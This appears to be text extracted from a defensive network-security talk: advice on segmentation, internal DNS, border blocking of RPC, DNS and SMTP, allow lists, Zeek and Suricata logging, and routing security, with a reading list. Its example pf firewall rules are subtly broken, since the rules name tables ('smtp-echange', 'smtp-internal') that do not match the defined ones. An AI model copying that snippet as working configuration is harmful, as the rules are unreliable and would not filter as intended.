It's a legacy system
It's "too critical to patch"
About your outage windows
About your budget
You've always done it that way
About your Go-Live Date
It's only a pilot/proof of concept
About Non-Disclosure Agreements
It wasn't a requirement in the contract
It's an internal system
It's really hard to change
It's due for replacement
You're not sure how to fx it
It's handled in the Cloud
About your Risk Register entry
The vendor doesn't support that conf guration
It's an interim solution
It's [insert standard here] compliant
It's encrypted on disk
The cost benef t doesn't stack up
"Nobody else could f gure that out"
You can't explain the risk to "The Business"
You've got other priorities
About your faith in the competence of your internal users
You don't have a business justif cation
You can't show Return on Investment
You contracted out that risk
KIWICON III
28TH & 29TH NOVEMBER 2009
New Zealand's Hacker con - Wellington

Advice for enterprise networks

- Portscanning - start using portscans in your networks, verify how far malware and hackers can travel, and identify soft systems needing updates or isolation
- Have separation – anywhere, starting with organisation units, management networks, server networks, customers, guests, LAN, WAN, Mail, web, ...
- Use Web proxies - do not allow HTTP directly except for a short allow list,
  do not allow traffic to and from any new TLD
- Use only your own DNS servers, create a pair of Unbound servers,
  point your internal DNS running on Windows to these
  Create filtering, logging, restrictions on these Unbound DNS servers
  https://www.nlnetlabs.nl/projects/unbound/about/ and also https://pi-hole.net/
- Only allow SMTP via your own mail servers, create a simple forwarder if you must

  Allow lists are better than block list, even if it takes some time to do it

Questions?

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Email: hlk@zencurity.com

Books and educational materials

- *The Linux Command Line: A Complete Introduction*, 2nd Edition
  by William Shotts, internet edition https://sourceforge.net/projects/linuxcommand
- *Linux Basics for Hackers Getting Started with Networking, Scripting, and Security in Kali*. OccupyTheWeb, December 2018, 248 pp. ISBN-13: 978-1-59327-855-7
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 5. ed. Allen Harper and others ISBN: 978-1-260-10841-5
- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *Practical Packet Analysis, Using Wireshark to Solve Real-World Network Problems* by Chris Sanders, 3rd ed, ISBN: 978-1-59327-802-1
- *Hacking, 2nd Edition: The Art of Exploitation*, Jon Erickson, February 2008, ISBN-13: 9781593271442
- *Kali Linux Revealed Mastering the Penetration Testing Distribution*
  https://www.kali.org/

  We teach using these books and others! Diploma in IT-security at KEA Kompetence
  https://zencurity.gitbook.io/

Capture data and logs!

- Run DNS query logs – when client1 is infected with malware from domain malwareexample.com, then search for more clients i nfected
- Run Zeek and gather information about all HTTPS sessions – captures certificates by default, and we can again search for certificate related to malwareexample.com
- Run network logging – session logs in enterprise networks are GREAT
  (country wide illegal logging is of course NOT)

  Make sure to check with employees, inform them!

DROP SOME TRAFFIC NOW

- Drop some traffic on the border of everything
- Seriously do NOT allow Windows RPC across borders
- Border here may be from regional country office back to HQ
- Border may be from internet to internal networks
- Block Windows RPC ports, 135, 137, 139, 445
- Block DNS directly to internet, do not allow clients to use any DNS, fake 8.8.8.8 if you must internally
- Block SMTP directly to internet
- Create allow list for internal networks, client networks should not contact other client networks but only relevant server networks

  You DONT need to allow direct DNS towards internet, except from your own recursive DNS servers

  If you get hacked by Windows RPC in 2022, you probably deserve it, sorry for being blunt

  Best would be to analyze traffic and create allow lists, some internal networks to not need internet at all

Default permit

One of the early implementers of firewalls Marcus J. Ranum summarized in 2005 The Six Dumbest Ideas in Computer Security https://www.ranum.com/security/computer_security/editorials/dumb/ which includes the always appropriate discussion about default permit versus default deny.

> **#1) Default Permit**
> This dumb idea crops up in a lot of different forms; it's incredibly persistent and difficult to eradicate. Why? Because it's so attractive. Systems based on "Default Permit" are the computer security equivalent of empty calories: tasty, yet fattening.
> The most recognizable form in which the "Default Permit" dumb idea manifests itself is in firewall rules. Back in the very early days of computer security, network managers would set up an internet connection and decide to secure it by turning off incoming telnet, incoming rlogin, and incoming FTP. Everything else was allowed through, hence the name "Default Permit." This put the security practitioner in an endless arms-race with the hackers.

- Allow all current networks today on all ports for all protocols *is* an allow list
  Which tomorrow can be split into one for TCP, UDP and remaining, and measured upon
- Measure, improve, repeat

We cannot do X

> We cannot block SMTP from internal networks, since we do not know for sure if vendor X equipment needs to send the MOST important email alert at some unspecific time in the future

Cool, then we can do an allow list starting today on our border firewall:

```
table <smtp-exchange> { $exchange1 $exchange2 $exchange3 }
table <smtp-unknown> persist file "/firewall/mail/smtp-internal-unknown.txt"
# Regular use, allowed
pass out on egress inet proto tcp from smtp-echange to any port 25/tcp
# Unknown, remove when phased out
pass out on egress inet proto tcp from smtp-internal to any port 25/tcp
```

Year 0 the unknown list may be 100% of all internal networks, but new networks added to infrastructure are NOT added, so list will shrink – evaluate the list, and compare to network logs, did networks send ANY SMTP for 1,2,3 years?

Zeek is a framework and platform

The Zeek Network Security Monitor

While focusing on network security monitoring, Zeek provides a comprehensive platform for more general network traffic analysis as well. Well grounded in more than 15 years of research, Zeek has successfully bridged the traditional gap between academia and operations since its inception.

https://www.Zeek.org/ Does useful things out of the box using more than 10.000 script lines

Suricata IDS/IPS/NSM

Suricata is a high performance Network IDS, IPS and Network Security Monitoring engine.

http://suricata-ids.org/ http://openinfosecfoundation.org

Suricata, Zeek og DNS Capture – it a nice world, use it!

https://github.com/kramse/security-courses/tree/master/courses/networking/suricatazeek-workshop

Firewall – Another definition

I am also fond of this longer and technical definition from RFC4949:

$ firewall

1. (I) **An internetwork gateway that restricts data communication traffic to and from one of the connected networks** (the one said to be "inside" the firewall) and thus protects that network's system resources against threats from the other network (the one that is said to be "outside" the firewall). (See: guard, security gateway.)

2. (O) **A device or system that controls the flow of traffic between networks using differing security postures.** Wack, J. et al (NIST), "Guidelines on Firewalls and Firewall Policy", Special Publication 800-41, January 2002.

Tutorial: A firewall typically protects a smaller, secure network (such as a corporate LAN, or even just one host) from a larger network (such as the Internet). The firewall is installed at the point where the networks connect, and the firewall applies policy rules to control traffic that flows in and out of the protected network.

Firewall – Another definition

$ firewall, continued

A firewall is not always a single computer. For example, a firewall may consist of a pair of filtering routers and one or more proxy servers running on one or more bastion hosts, all connected to a small, dedicated LAN (see: buffer zone) between the two routers.

The external router blocks attacks that use IP to break security (IP address spoofing, source routing, packet fragments), while proxy servers block attacks that would exploit a vulnerability in a higher-layer protocol or service. The internal router blocks traffic from leaving the protected network except through the proxy servers. The difficult part is defining criteria by which packets are denied passage through the firewall, because a firewall not only needs to keep unauthorized traffic (i.e., intruders) out, but usually also needs to let authorized traffic pass both in and out.

Routing Security

- Use MD5 passwords or better authentication for routing protocols 🚩
- TTL Security – avoid routed packets
- Max prefix – of course, only allow expected networks
- Prefix filtering – only parts of IPv6 space is used
- TCP Authentication Option [RFC 5925] replaces TCP MD5 [RFC 2385]
- Turn ON RPKI for both IPv4 and IPv6 prefixes, 🚩
  https://nlnetlabs.nl/projects/rpki/about/
- Drop bogons on IPv4 and IPv6, article with multiple references YMMV
  https://theinternetprotocolblog.wordpress.com/2020/01/15/some-notes-on-ipv6-bogon-filtering/

Mutually Agreed Norms for Routing Security (MANRS)

> Mutually Agreed Norms for Routing Security (MANRS) is a global initiative, supported by the Internet Society, that provides crucial fixes to reduce the most common routing threats.

Source: https://www.manrs.org/wp-content/uploads/2018/09/MANRS_PDF_Sep2016.pdf

- Problems related to incorrect routing information
- Problems related to traffic with spoofed source IP addresses
- Problems related to coordination and collaboration between network operators
- Also BCP38 RFC2827 *Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing*

You should all ask your internet providers if they know about MANRS, and follow it. We should ask our government and institutions to support and follow MANRS and good practices for network on the Internet